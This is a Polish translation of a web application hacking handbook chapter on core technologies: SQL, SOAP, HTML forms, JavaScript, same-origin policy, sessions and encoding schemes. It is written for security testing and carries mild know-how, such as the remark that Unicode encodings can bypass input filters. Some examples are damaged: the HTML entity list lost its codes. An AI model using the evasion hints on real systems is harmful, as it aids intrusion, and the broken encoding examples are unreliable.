Rails 1.0 został wydany w 2005 roku, z silnym naciskiem na architekturę Model-View-Controller. Kluczową siłą Rails jest zawrotna prędkość, z jaką można tworzyć w pełni rozwinięte aplikacje oparte na danych. Jeśli programista przestrzega stylu kodowania i konwencji nazewnictwa Railsów, Railsy mogą automatycznie wygenerować model dla zawartości bazy danych, działań kontrolera w celu jej modyfikacji oraz domyślnych widoków dla użytkownika aplikacji. Podobnie jak w przypadku każdej wysoce funkcjonalnej nowej technologii, w Ruby on Rails wykryto kilka luk, w tym możliwość ominięcia „trybu bezpiecznego", analogicznego do tego, który można znaleźć w PHP. Więcej informacji na temat ostatnich luk w zabezpieczeniach można znaleźć tutaj:

www.ruby-lang.org/en/security/

SQL

Structured Query Language (SQL) służy do uzyskiwania dostępu do danych w relacyjnych bazach danych, takich jak Oracle, serwer MS-SQL i MySQL. Zdecydowana większość dzisiejszych aplikacji internetowych wykorzystuje bazy danych oparte na SQL jako magazyn danych zaplecza, a prawie wszystkie funkcje aplikacji wymagają w jakiś sposób interakcji z tymi magazynami danych.

Relacyjne bazy danych przechowują dane w tabelach, z których każda zawiera określoną liczbę wierszy i kolumn. Każda kolumna reprezentuje pole danych, takie jak „nazwisko" lub „adres e-mail", a każdy wiersz reprezentuje element z wartościami przypisanymi do niektórych lub wszystkich tych pól. SQL używa zapytań do wykonywania typowych zadań, takich jak odczytywanie, dodawanie, aktualizowanie i usuwanie danych. Na przykład, aby pobrać adres e-mail użytkownika o określonej nazwie, aplikacja może wykonać następujące zapytanie:

select email from users where name = 'daf'

Aby zaimplementować potrzebną funkcjonalność, aplikacje internetowe mogą zawierać dane wejściowe dostarczone przez użytkownika w zapytaniach SQL, które są wykonywane przez bazę danych zaplecza. Jeśli ten proces nie zostanie przeprowadzony w bezpieczny sposób, osoby atakujące mogą wprowadzić złośliwe dane wejściowe, aby zakłócić działanie bazy danych i potencjalnie odczytać i zapisać poufne dane.

XML

Extensible Markup Language (XML) to specyfikacja kodowania danych w formie czytelnej dla maszyn. Jak każdy język znaczników, format XML dzieli dokument na treść (która jest danymi) i znaczniki (które opisują dane). Znaczniki są reprezentowane głównie za pomocą znaczników, którymi mogą być znaczniki początkowe, znaczniki końcowe lub znaczniki pustych elementów:

<tagname>

</tagname>

<tagname />

Znaczniki początkowe i końcowe są parowane w elementy i mogą hermetyzować treść dokumentu lub elementy podrzędne:

<pet>imbir</pet>

<pets><dog>miejsce</dog><cat>łapy</cat></pets>

Tagi mogą zawierać atrybuty będące parami nazwa/wartość:

<data version="2.1"><pets>...</pets></data>

XML jest rozszerzalny, ponieważ pozwala na dowolne nazwy znaczników i atrybutów. Dokumenty XML często zawierają definicję typu dokumentu (DTD), która definiuje znaczniki i atrybuty używane w dokumentach oraz sposoby ich łączenia. XML i wywodzące się z niego technologie są szeroko stosowane w aplikacjach internetowych, zarówno po stronie serwera, jak i klienta.

Usługi internetowe

Chociaż w tej książce omówiono hakowanie aplikacji internetowych, wiele z opisanych luk można w równym stopniu zastosować do usług sieciowych. W rzeczywistości wiele aplikacji jest zasadniczo interfejsem GUI dla zestawu usług sieciowych zaplecza. Usługi internetowe używają protokołu SOAP

(Simple Object Access Protocol) do wymiany danych. SOAP zazwyczaj używa protokołu HTTP do przesyłania komunikatów i reprezentuje dane przy użyciu formatu XML. Typowe żądanie SOAP wygląda następująco:

```
POST /doTransfer.asp HTTP/1.0

Host: mdsec-mgr.int.mdsec.net

Content-Type: application/soap+xml; charset=utf-8

Content-Length: 891

<?xml version=”1.0”?>

<soap:Envelope xmlns:soap=”http://www.w3.org/2001/12/soap-envelope”>

<soap:Body>

<pre:Add xmlns:pre=http://target/lists soap:encodingStyle=

“http://www.w3.org/2001/12/soap-encoding”>

<Account>

<FromAccount>18281008</FromAccount>

<Amount>1430</Amount>

<ClearedFunds>False</ClearedFunds>

<ToAccount>08447656</ToAccount>

</Account>

</pre:Add>

</soap:Body>

</soap:Envelope>
```

W kontekście aplikacji internetowych, do których dostęp uzyskuje się za pomocą przeglądarki, najprawdopodobniej napotkasz SOAP używany przez aplikację po stronie serwera do komunikacji z różnymi systemami zaplecza. Jeśli dane dostarczone przez użytkownika zostaną włączone bezpośrednio do komunikatów SOAP zaplecza, mogą pojawić się podobne luki w zabezpieczeniach, jak w przypadku języka SQL. Jeśli aplikacja internetowa udostępnia bezpośrednio usługi sieciowe, to również warto je zbadać. Nawet jeśli aplikacja front-end jest po prostu napisana na górze usługi internetowej, mogą istnieć różnice w obsłudze danych wejściowych i funkcjonalności udostępnianej przez same usługi. Serwer zwykle publikuje dostępne usługi i parametry przy użyciu formatu Web Services Description Language (WSDL). Narzędzia takie jak soapUI mogą być używane do tworzenia przykładowych żądań na podstawie opublikowanego pliku WSDL w celu wywołania usługi sieciowej uwierzytelniania, uzyskania tokena uwierzytelnienia i wykonania kolejnych żądań usługi sieciowej.

Funkcjonalność po stronie klienta

Aby aplikacja po stronie serwera mogła odbierać dane wejściowe i działania użytkownika oraz przedstawiać użytkownikowi wyniki, musi udostępniać interfejs użytkownika po stronie klienta. Ponieważ wszystkie aplikacje internetowe są dostępne za pośrednictwem przeglądarki internetowej,

wszystkie te interfejsy mają wspólny rdzeń technologii. Zostały one jednak zbudowane na różne, różnorodne sposoby, a sposoby, w jakie aplikacje wykorzystują technologię po stronie klienta, ewoluowały szybko w ostatnich latach.

HTML

Podstawową technologią używaną do budowy interfejsów internetowych jest hipertekstowy język znaczników (HTML). Podobnie jak XML, HTML jest językiem opartym na znacznikach, używanym do opisywania struktury dokumentów wyświetlanych w przeglądarce. Od swoich prostych początków jako sposobu zapewniania podstawowego formatowania dokumentów tekstowych, HTML rozwinął się w bogaty i potężny język, którego można używać do tworzenia bardzo złożonych i funkcjonalnych interfejsów użytkownika. XHTML to rozwinięcie HTML, które jest oparte na XML i ma bardziej rygorystyczną specyfikację niż starsze wersje HTML. Częścią motywacji dla XHTML była potrzeba przejścia w kierunku bardziej sztywnego standardu znaczników HTML, aby uniknąć różnych kompromisów i problemów z bezpieczeństwem, które mogą się pojawić, gdy przeglądarki są zobowiązane do tolerowania mniej rygorystycznych form HTML.

Hiperłącza

Duża część komunikacji między klientem a serwerem jest napędzana przez klikanie przez użytkownika hiperłączy. W aplikacjach internetowych hiperłącza często zawierają wstępnie ustawione parametry żądania. Są to pozycje danych, których użytkownik nigdy nie wprowadza; są przesyłane, ponieważ serwer umieszcza je w docelowym adresie URL hiperłącza, które klika użytkownik. Na przykład aplikacja internetowa może prezentować serię linków do wiadomości, z których każdy ma następującą postać:

What’s happening?

Gdy użytkownik kliknie ten link, przeglądarka wysyła następujące żądanie:

GET /news/8/?redir=/updates/update29.html HTTP/1.1

Host: mdsec.net

...

Serwer otrzymuje parametr redir w ciągu zapytania i używa jego wartości do określenia, jaka treść powinna zostać przedstawiona użytkownikowi.

Formularze

Chociaż nawigacja oparta na hiperłączach jest odpowiedzialna za dużą ilość komunikacji klient-serwer, większość aplikacji internetowych potrzebuje bardziej elastycznych sposobów gromadzenia danych wejściowych i otrzymywania działań od użytkowników. Formularze HTML są zwykle mechanizmem umożliwiającym użytkownikom wprowadzanie dowolnych danych za pośrednictwem przeglądarki. Typowa forma jest następująca:

<form action=”/secure/login.php?app=quotations” method=”post”>

username: <input type=”text” name=”username”>

password: <input type=”password” name=”password”>

<input type=”hidden” name=”redir” value=”/secure/home.php”>

<input type=”submit” name=”submit” value=”log in”>

</form>

Gdy użytkownik wprowadza wartości do formularza i klika przycisk Prześlij, przeglądarka wysyła żądanie w następujący sposób:

POST /secure/login.php?app=quotations HTTP/1.1

Host: wahh-app.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 39

Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd

username=daf&password=foo&redir=/secure/home.php&submit=log+in

W tym żądaniu kilka interesujących punktów odzwierciedla sposób, w jaki różne aspekty żądania są wykorzystywane do sterowania przetwarzaniem po stronie serwera:

n Ponieważ znacznik formularza HTML zawiera atrybut określający metodę POST, przeglądarka używa tej metody do wysłania formularza i umieszcza dane z formularza w treści komunikatu żądania.

* Oprócz dwóch pozycji danych, które wprowadza użytkownik, formularz zawiera parametr ukryty (redir) i parametr przesyłania (submit). Oba są przesyłane w żądaniu i mogą być używane przez aplikację po stronie serwera do sterowania jej logiką.

* Docelowy adres URL do przesłania formularza zawiera wstępnie ustawiony parametr (aplikację), tak jak w przykładzie hiperłącza pokazanym wcześniej. Ten parametr może być używany do sterowania przetwarzaniem po stronie serwera.

* Żądanie zawiera parametr cookie (SESS), który został wysłany do przeglądarki we wcześniejszej odpowiedzi z serwera. Ten parametr może być używany do sterowania przetwarzaniem po stronie serwera.

Poprzednie żądanie zawiera nagłówek określający, że typ treści w treści wiadomości to x-www-form-urlencoded. Oznacza to, że parametry są reprezentowane w treści wiadomości jako pary nazwa/wartość w taki sam sposób, jak w ciągu zapytania adresu URL. Innym typem zawartości, który prawdopodobnie napotkasz podczas przesyłania danych formularza, jest multipart/form-data. Aplikacja może zażądać, aby przeglądarki używały kodowania wieloczęściowego, określając to w atrybucie enctype w znaczniku formularza. Przy tej formie kodowania nagłówek Content-Type w żądaniu określa również losowy ciąg, który jest używany jako separator parametrów zawartych w treści żądania. Na przykład, jeśli w formularzu określono kodowanie wieloczęściowe, wynikowe żądanie wyglądałoby następująco:

POST /secure/login.php?app=quotations HTTP/1.1

Host: wahh-app.com

Content-Type: multipart/form-data; boundary=----------7d71385d0a1a

Content-Length: 369

Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd

----------7d71385d0a1a

Content-Disposition: form-data; name=”username”

daf

----------7d71385d0a1a

Content-Disposition: form-data; name=”password”

foo

----------7d71385d0a1a

Content-Disposition: form-data; name=”redir”

/secure/home.php

----------7d71385d0a1a

Content-Disposition: form-data; name=”submit”

log in

----------7d71385d0a1a—

CSS

Kaskadowe arkusze stylów (CSS) to język używany do opisywania prezentacji dokumentu napisanego w języku znaczników. W aplikacjach internetowych służy do określania, w jaki sposób treść HTML powinna być renderowana na ekranie (oraz w innych mediach, takich jak wydrukowana strona). Nowoczesne standardy internetowe mają na celu jak największe oddzielenie treści dokumentu od jego prezentacji. Ta separacja ma wiele zalet, w tym prostsze i mniejsze strony HTML, łatwiejszą aktualizację formatowania w całej witrynie oraz lepszą dostępność. CSS opiera się na regułach formatowania, które można definiować na różnych poziomach szczegółowości. Gdy wiele reguł pasuje do pojedynczego elementu dokumentu, różne atrybuty zdefiniowane w tych regułach mogą „kaskadować” te reguły, dzięki czemu do elementu zostanie zastosowana odpowiednia kombinacja atrybutów stylu. Składnia CSS wykorzystuje selektory do zdefiniowania klasy elementów znaczników, do których należy zastosować dany zestaw atrybutów. Na przykład następujące

Reguła CSS definiuje kolor pierwszego planu dla nagłówków oznaczonych za pomocą

<h2> tags:

h2 { color: red; }

W pierwszych dniach bezpieczeństwa aplikacji internetowych CSS był w dużej mierze pomijany i uważano, że nie ma wpływu na bezpieczeństwo. Obecnie CSS ma coraz większe znaczenie zarówno jako samo w sobie źródło luk w zabezpieczeniach, jak i jako sposób dostarczania skutecznych exploitów dla innych kategorii luk w zabezpieczeniach.

JavaScript

Hiperłącza i formularze mogą służyć do tworzenia bogatego interfejsu użytkownika, który może łatwo gromadzić większość rodzajów danych wejściowych wymaganych przez aplikacje internetowe. Jednak większość aplikacji wykorzystuje bardziej rozproszony model, w którym strona kliencka służy nie tylko do przesyłania danych i działań użytkownika, ale także do rzeczywistego przetwarzania danych. Odbywa się to z dwóch podstawowych powodów:

* Może poprawić wydajność aplikacji, ponieważ niektóre zadania mogą być wykonywane wyłącznie na komponencie klienckim, bez konieczności wysyłania żądania i odpowiedzi do serwera.

* Może zwiększyć użyteczność, ponieważ części interfejsu użytkownika mogą być dynamicznie aktualizowane w odpowiedzi na działania użytkownika, bez konieczności ładowania całkowicie nowej strony HTML dostarczanej przez serwer. JavaScript to stosunkowo prosty, ale potężny język programowania, którego można łatwo używać do rozszerzania interfejsów sieciowych w sposób niemożliwy do osiągnięcia przy użyciu samego HTML. Jest powszechnie używany do wykonywania następujących zadań:

* Sprawdzanie poprawności danych wprowadzonych przez użytkownika przed przesłaniem ich do serwera, aby uniknąć niepotrzebnych żądań, jeśli dane zawierają błędy

* Dynamiczne modyfikowanie interfejsu użytkownika w odpowiedzi na działania użytkownika — na przykład w celu wdrożenia menu rozwijanych i innych elementów sterujących znanych z interfejsów innych niż sieciowe

* Wyszukiwanie i aktualizowanie modelu obiektowego dokumentu (DOM) w przeglądarce w celu kontrolowania zachowania przeglądarki (opis modelu DOM przeglądarki za chwilę)

VBScript

VBScript to alternatywa dla JavaScript, która jest obsługiwana tylko w przeglądarce Internet Explorer. Jest wzorowany na Visual Basic i umożliwia interakcję z DOM przeglądarki. Ale generalnie jest nieco słabszy i mniej rozwinięty niż JavaScript. Ze względu na swoją specyficzną dla przeglądarki naturę, VBScript jest rzadko używany w dzisiejszych aplikacjach internetowych. Jego głównym celem z punktu widzenia bezpieczeństwa jest dostarczanie exploitów dla luk w zabezpieczeniach, takich jak cross-site scripting, w sporadycznych sytuacjach, w których exploit przy użyciu JavaScript nie jest możliwy.

Obiektowy model dokumentu

Document Object Model (DOM) to abstrakcyjna reprezentacja dokumentu HTML, którą można przeszukiwać i manipulować za pomocą jej interfejsu API. DOM umożliwia skryptom działającym po stronie klienta dostęp do poszczególnych elementów HTML na podstawie ich identyfikatora i programowe przechodzenie przez strukturę elementów. Dane, takie jak aktualny adres URL i pliki cookie, można również odczytywać i aktualizować. DOM zawiera również model zdarzeń, umożliwiający kodowi przechwytywanie zdarzeń, takich jak przesyłanie formularzy, nawigacja za pomocą linków i naciśnięcia klawiszy. Manipulowanie DOM przeglądarki jest kluczową techniką stosowaną w aplikacjach opartych na technologii Ajax, co opisano w następnej sekcji.

Ajax

Ajax to zbiór technik programistycznych używanych po stronie klienta do tworzenia interfejsów użytkownika, których celem jest naśladowanie płynnej interakcji i dynamicznego zachowania tradycyjnych aplikacji komputerowych. Pierwotnie nazwa była skrótem od „Asynchroniczny JavaScript i XML”, chociaż w dzisiejszych internetowych żądaniach Ajax nie muszą być asynchroniczne i nie muszą wykorzystywać XML. Najwcześniejsze aplikacje internetowe opierały się na pełnych stronach. Każde działanie użytkownika, takie jak kliknięcie łącza lub wysłanie formularza, inicjowało zdarzenie nawigacji na poziomie okna, powodując załadowanie nowej strony z serwera. Takie podejście skutkowało niespójnym doświadczeniem użytkownika, z zauważalnymi opóźnieniami podczas odbierania dużych odpowiedzi z serwera i ponownego renderowania całej strony. W Ajax niektóre działania użytkownika są obsługiwane w kodzie skryptu po stronie klienta i nie powodują pełnego przeładowania strony.

Zamiast tego skrypt wykonuje żądanie „w tle” i zwykle otrzymuje znacznie mniejszą odpowiedź, która jest używana do dynamicznej aktualizacji tylko części interfejsu użytkownika. Na przykład w aplikacji zakupowej opartej na technologii Ajax kliknięcie przycisku Dodaj do koszyka może spowodować powstanie tła żądanie, które aktualizuje rekord koszyka użytkownika po stronie serwera i lekką odpowiedź, która aktualizuje liczbę elementów koszyka wyświetlanych na ekranie użytkownika. Praktycznie cała istniejąca strona pozostaje niezmodyfikowana w przeglądarce, zapewniając użytkownikowi znacznie szybsze i bardziej satysfakcjonujące doświadczenie. Podstawową technologią używaną w Ajax jest XMLHttpRequest. Po pewnej konsolidacji standardów jest to teraz natywny obiekt JavaScript, którego skrypty po stronie klienta mogą używać do wysyłania żądań „w tle” bez wymagania zdarzenia nawigacji na poziomie okna. Pomimo swojej nazwy, XMLHttpRequest umożliwia wysyłanie dowolnych treści w żądaniach i odbieranie ich w odpowiedziach. Chociaż wiele aplikacji Ajax używa XML do formatowania danych komunikatów, coraz więcej decyduje się na wymianę danych przy użyciu innych metod reprezentacji. (Jeden przykład można znaleźć w następnej sekcji.) Zauważ, że chociaż większość aplikacji Ajax korzysta z komunikacji asynchronicznej z serwerem, nie jest to konieczne. W niektórych sytuacjach bardziej sensowne może być odtworzenie interakcji użytkownika z aplikacją podczas wykonywania określonej czynności. W takich sytuacjach Ajax jest nadal korzystny, zapewniając bardziej płynne działanie, unikając konieczności ponownego ładowania całej strony. Historycznie rzecz biorąc, użycie technologii Ajax wprowadziło kilka nowych rodzajów luk w zabezpieczeniach aplikacji internetowych. Mówiąc szerzej, zwiększa również powierzchnię ataku typowej aplikacji, wprowadzając więcej potencjalnych celów ataku zarówno po stronie serwera, jak i klienta. Techniki Ajax są również dostępne do wykorzystania przez atakujących, gdy opracowują skuteczniejsze exploity dla innych luk w zabezpieczeniach.

JSON

JavaScript Object Notation (JSON) to prosty format przesyłania danych, którego można użyć do serializacji dowolnych danych. Może być przetwarzany bezpośrednio przez interpretery JavaScript. Jest powszechnie stosowany w aplikacjach Ajax jako alternatywa dla formatu XML pierwotnie używanego do transmisji danych. W typowej sytuacji, gdy użytkownik wykonuje akcję, JavaScript po stronie klienta używa XMLHttpRequest do przekazania tej czynności serwerowi. Serwer zwraca lekką odpowiedź zawierającą dane w formacie JSON. Następnie skrypt po stronie klienta przetwarza te dane i odpowiednio aktualizuje interfejs użytkownika. Na przykład aplikacja poczty internetowej oparta na technologii Ajax może zawierać funkcję wyświetlania szczegółów wybranego kontaktu. Gdy użytkownik kliknie kontakt, przeglądarka używa XMLHttpRequest do pobrania szczegółów wybranego kontaktu, które są zwracane za pomocą JSON:

{

“name”: “Mike Kemp”,

“id”: “8041148671”,

“email”: “fkwitt@layerone.com”

}

Skrypt po stronie klienta wykorzystuje interpreter JavaScript do wykorzystania odpowiedzi JSON i aktualizuje odpowiednią część interfejsu użytkownika na podstawie jej zawartości. Kolejnym miejscem, w którym można napotkać dane JSON we współczesnych aplikacjach, jest sposób hermetyzacji danych w konwencjonalnych parametrach żądania. Na przykład, gdy użytkownik aktualizuje szczegóły kontaktu, nowe informacje mogą zostać przesłane do serwera przy użyciu następującego żądania:

POST /contacts HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 89

Contact={“name”:”Mike Kemp”,”id”:”8041148671”,”email”:”pikey@

clappymonkey.com”}

&submit=update

Polityka tego samego źródła

Polityka tego samego pochodzenia to kluczowy mechanizm zaimplementowany w przeglądarkach, który ma na celu zapobieganie wzajemnemu zakłócaniu się treści pochodzących z różnych źródeł. Zasadniczo treści otrzymane z jednej witryny internetowej mogą odczytywać i modyfikować inne treści otrzymane z tej samej witryny, ale nie mają dostępu do treści otrzymanych z innych witryn. Jeśli nie istniałaby zasada tego samego pochodzenia, a nieświadomy użytkownik przeglądał złośliwą witrynę internetową, kod skryptu działający w tej witrynie mógłby uzyskać dostęp do danych i funkcji dowolnej innej witryny internetowej również odwiedzanej przez użytkownika. Może to umożliwić złośliwej witrynie wykonywanie przelewów środków z internetowego banku użytkownika, odczytywanie jego poczty internetowej lub przechwytywanie danych karty kredytowej, gdy użytkownik robi zakupy online. Z tego powodu przeglądarki wprowadzają ograniczenia, aby umożliwić tego typu interakcję tylko z treściami otrzymanymi z tego samego źródła. W praktyce stosowanie tej koncepcji do szczegółów różnych funkcji i technologii internetowych prowadzi do różnych komplikacji i kompromisów. Oto niektóre kluczowe cechy polityki tego samego pochodzenia, o których musisz wiedzieć:

* Strona znajdująca się w jednej domenie może spowodować wysłanie dowolnego żądania do innej domeny (na przykład przesłanie formularza lub załadowanie obrazu). Ale nie może sam przetwarzać danych zwróconych z tego żądania.

* Strona znajdująca się w jednej domenie może załadować skrypt z innej domeny i wykonać go we własnym kontekście. Dzieje się tak, ponieważ zakłada się, że skrypty zawierają kod, a nie dane, więc dostęp między domenami nie powinien prowadzić do ujawnienia żadnych poufnych informacji.

* Strona znajdująca się w jednej domenie nie może odczytywać ani modyfikować plików cookie ani innych danych DOM należących do innej domeny.

Funkcje te mogą prowadzić do różnych ataków między domenami, takich jak nakłanianie użytkownika do działania i przechwytywanie danych. Dalsze komplikacje pojawiają się w przypadku technologii rozszerzeń przeglądarki, które implementują ograniczenia dotyczące tego samego pochodzenia na różne sposoby.

HTML5

HTML5 to główna aktualizacja standardu HTML. Z punktu widzenia bezpieczeństwa HTML5 jest interesujący przede wszystkim z następujących powodów:

* Wprowadza różne nowe tagi, atrybuty i interfejsy API, które można wykorzystać do przeprowadzania skryptów między witrynami i innych ataków.

* Modyfikuje podstawową technologię Ajax, XMLHttpRequest, aby umożliwić dwukierunkową interakcję między domenami w określonych sytuacjach. Może to prowadzić do nowych ataków międzydomenowych.

* Wprowadza nowe mechanizmy przechowywania danych po stronie klienta, które mogą prowadzić do problemów z prywatnością użytkowników, oraz nowe kategorie ataków, takie jak iniekcja SQL po stronie klienta.

„Sieć 2.0”

To modne słowo stało się modne w ostatnich latach jako dość luźna i mglista nazwa dla szeregu powiązanych trendów w aplikacjach internetowych, w tym następujących:

* Intensywne użycie Ajaksa do wykonywania asynchronicznych, zakulisowych żądań

* Zwiększona integracja między domenami przy użyciu różnych technik

* Wykorzystanie nowych technologii po stronie klienta, w tym XML, JSON, Flex

* Bardziej widoczne funkcje obsługujące treści generowane przez użytkowników, udostępnianie informacji i interakcje

Podobnie jak w przypadku wszystkich zmian w technologii, trendy te stwarzają nowe możliwości pojawienia się luk w zabezpieczeniach. Nie określają one jednak ogólnie jasnego podzbioru problemów związanych z bezpieczeństwem aplikacji internetowych. Luki w zabezpieczeniach, które występują w tych kontekstach, są w dużej mierze takie same lub ściśle wywodzą się z typów luk, które poprzedzały te trendy. Mówiąc ogólnie o „Bezpieczeństwie Web 2.0” zwykle stanowi błąd kategorii, który nie ułatwia jasnego myślenia o sprawach, które mają znaczenie.

Technologie rozszerzeń przeglądarki

Wykraczając poza możliwości JavaScript, niektóre aplikacje internetowe wykorzystują technologie rozszerzeń przeglądarki, które wykorzystują niestandardowy kod w celu rozszerzenia wbudowanych możliwości przeglądarki w dowolny sposób. Komponenty te mogą być wdrażane jako kod bajtowy, który jest wykonywany przez odpowiednią wtyczkę przeglądarki lub mogą obejmować instalowanie natywnych plików wykonywalnych na samym komputerze klienckim. Technologie grubego klienta, które prawdopodobnie napotkasz podczas atakowania aplikacji internetowych, są

* Aplety Javy

* Formanty ActiveX

* Obiekty Flash

* Obiekty Silverlight

Stan i sesje

Opisane dotychczas technologie umożliwiają komponentom serwerowym i klienckim aplikacji internetowej wymianę i przetwarzanie danych na wiele sposobów. Aby jednak zaimplementować większość przydatnych funkcji, aplikacje muszą śledzić stan interakcji każdego użytkownika z aplikacją w ramach wielu żądań. Na przykład aplikacja zakupowa może umożliwiać użytkownikom przeglądanie katalogu produktów, dodawanie pozycji do koszyka, przeglądanie i aktualizowanie zawartości koszyka, przechodzenie do kasy oraz podawanie danych osobowych i danych dotyczących płatności. Aby tego rodzaju funkcjonalność była możliwa, aplikacja musi utrzymywać zestaw danych stanowych

generowanych przez działania użytkownika w ramach kilku żądań. Dane te są zwykle przechowywane w strukturze po stronie serwera zwanej sesją. Gdy użytkownik wykonuje czynność, taką jak dodanie elementu do koszyka, aplikacja serwerowa aktualizuje odpowiednie szczegóły w ramach sesji użytkownika. Gdy użytkownik później przegląda zawartość swojego koszyka, dane z sesji są wykorzystywane do zwracania użytkownikowi prawidłowych informacji. W niektórych aplikacjach informacje o stanie są przechowywane w komponencie klienckim, a nie na serwerze. Bieżący zestaw danych jest przekazywany klientowi w każdej odpowiedzi serwera i odsyłany z powrotem do serwera w każdym żądaniu klienta. Oczywiście, ponieważ użytkownik może modyfikować dowolne dane przesyłane za pośrednictwem komponentu klienckiego, aplikacje muszą chronić się przed atakującymi, którzy mogą zmienić te informacje o stanie, próbując zakłócić logikę aplikacji. Platforma ASP.NET wykorzystuje ukryte pole formularza o nazwie ViewState do przechowywania informacji o stanie interfejsu sieciowego użytkownika, a tym samym zmniejsza obciążenie serwera. Domyślnie zawartość ViewState zawiera skrót z kluczem, aby zapobiec manipulowaniu. Ponieważ protokół HTTP sam w sobie jest bezstanowy, większość aplikacji potrzebuje sposobu na ponowną identyfikację poszczególnych użytkowników w wielu żądaniach, aby prawidłowy zestaw danych stanu był używany do przetwarzania każdego żądania. Zwykle osiąga się to poprzez wydanie każdemu użytkownikowi tokena, który jednoznacznie identyfikuje sesję tego użytkownika. Te tokeny mogą być przesyłane przy użyciu dowolnego typu parametru żądania, ale większość aplikacji korzysta z plików cookie HTTP.

Schematy kodowania

Aplikacje internetowe wykorzystują kilka różnych schematów kodowania swoich danych. Zarówno protokół HTTP, jak i język HTML są historycznie oparte na tekście i opracowano różne schematy kodowania, aby zapewnić, że te mechanizmy mogą bezpiecznie obsługiwać nietypowe znaki i dane binarne. Kiedy atakujesz aplikację internetową, często będziesz musiał zakodować dane przy użyciu odpowiedniego schematu, aby upewnić się, że są one obsługiwane w zamierzony sposób. Ponadto w wielu przypadkach możesz manipulować schematami kodowania używanymi przez aplikację, aby wywołać zachowanie, którego nie zamierzali jej projektanci.

Kodowanie adresów URL

Adresy URL mogą zawierać tylko znaki drukowalne z zestawu znaków US-ASCII — czyli takie, których kod ASCII mieści się w zakresie od 0x20 do 0x7e włącznie. Ponadto niektóre znaki z tego zakresu są ograniczone, ponieważ mają specjalne znaczenie w samym schemacie adresu URL lub w protokole HTTP. Schemat kodowania adresów URL służy do kodowania wszelkich problematycznych znaków w rozszerzonym zestawie znaków ASCII, aby można je było bezpiecznie przesyłać przez HTTP. Forma dowolnego znaku zakodowana w adresie URL to przedrostek %, po którym następuje dwucyfrowy kod ASCII znaku wyrażony w systemie szesnastkowym. Oto niektóre znaki, które są zwykle kodowane w adresach URL:

* %3d — =

* %25 — %

* %20 — Spacja

* %0a — Nowa linia

* %00 — Bajt zerowy

Kolejnym kodowaniem, o którym należy pamiętać, jest znak +, który reprezentuje spację zakodowaną w adresie URL (oprócz reprezentacji spacji w %20). UWAGA W celu atakowania aplikacji sieci Web

należy zakodować w adresie URL dowolne z poniższych znaków, gdy wstawia się je jako dane do żądania HTTP:

space % ? & = ; + #

(Oczywiście podczas modyfikowania żądania często będziesz musiał używać tych znaków w ich specjalnym znaczeniu — na przykład, aby dodać parametr żądania do ciągu zapytania. W takim przypadku należy ich używać w ich dosłownej formie).

Kodowanie Unicode

Unicode to standard kodowania znaków zaprojektowany do obsługi wszystkich systemów pisma na świecie. Wykorzystuje różne schematy kodowania, z których niektóre mogą być używane do reprezentowania nietypowych znaków w aplikacjach internetowych. 16-bitowe kodowanie Unicode działa w podobny sposób jak kodowanie adresów URL. W przypadku transmisji przez HTTP 16-bitową postacią znaku zakodowaną w Unicode jest przedrostek %u, po którym następuje punkt kodowy Unicode znaku wyrażony szesnastkowy:

n %u2215 — /

n %u00e9 — e

UTF-8 to standard kodowania o zmiennej długości, który wykorzystuje jeden lub więcej bajtów do wyrażenia każdego znaku. Do transmisji przez HTTP postać znaku wielobajtowego zakodowana w UTF-8 po prostu wykorzystuje każdy bajt wyrażony w systemie szesnastkowym i poprzedzony prefiksem %:

n %c2%a9 — ©

n %e2%89%a0 — ≠

W celu atakowania aplikacji internetowych kodowanie Unicode jest przede wszystkim interesujące, ponieważ czasami można go użyć do pokonania mechanizmów sprawdzania poprawności danych wejściowych. Jeśli filtr wejściowy blokuje pewne szkodliwe wyrażenia, ale komponent, który następnie przetwarza dane wejściowe, rozumie kodowanie Unicode, możliwe może być ominięcie filtra przy użyciu różnych standardowych i zniekształconych kodowań Unicode.

Kodowanie HTML

Kodowanie HTML służy do reprezentowania problematycznych znaków, aby można je było bezpiecznie włączyć do dokumentu HTML. Różne znaki mają specjalne znaczenie jako metaznaki w HTML i służą do definiowania struktury dokumentu, a nie jego treści. Aby bezpiecznie używać tych znaków jako części treści dokumentu, konieczne jest ich kodowanie HTML. Kodowanie HTML definiuje wiele jednostek HTML reprezentujących określone znaki literalne:

* " — "

* ' — „

* & amp; — &

* < — <

* > — >

Ponadto każdy znak można zakodować w formacie HTML przy użyciu jego kodu ASCII w postaci dziesiętnej:

* " — "

* ' — „

lub używając jego kodu ASCII w postaci szesnastkowej (z prefiksem x):

* " — "

* ' — „

Kiedy atakujesz aplikację internetową, twoim głównym zainteresowaniem kodowaniem HTML będzie prawdopodobnie poszukiwanie luk w zabezpieczeniach związanych ze skryptami między witrynami. Jeśli aplikacja zwraca niezmodyfikowane dane wejściowe użytkownika w swoich odpowiedziach, prawdopodobnie jest podatna na ataki, natomiast jeśli niebezpieczne znaki są zakodowane w HTML, może być bezpieczna.

Kodowanie Base64

Kodowanie Base64 umożliwia bezpieczne przedstawienie dowolnych danych binarnych przy użyciu wyłącznie drukowalnych znaków ASCII. Jest powszechnie używany do kodowania załączników wiadomości e-mail w celu bezpiecznej transmisji przez SMTP. Jest również używany do kodowania poświadczeń użytkownika w podstawowym uwierzytelnianiu HTTP. Kodowanie Base64 przetwarza dane wejściowe w blokach po trzy bajty. Każdy z tych bloków jest podzielony na cztery części po sześć bitów każda. Sześć bitów danych pozwala na 64 różne możliwe permutacje, więc każdy fragment można przedstawić za pomocą zestawu 64 znaków. Kodowanie Base64 wykorzystuje następujący zestaw znaków, który zawiera tylko drukowane znaki ASCII:

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

Jeśli ostatni blok danych wejściowych daje mniej niż trzy fragmenty danych wyjściowych, dane wyjściowe są uzupełniane jednym lub dwoma znakami =.

Oto na przykład zakodowana w formacie Base64 forma Podręcznika hakera aplikacji TheWeb:

VGhlIFdlYiBBcHBsaWNhdGlvbiBIYWNrZXIncyBIYW5kYm9vaw==

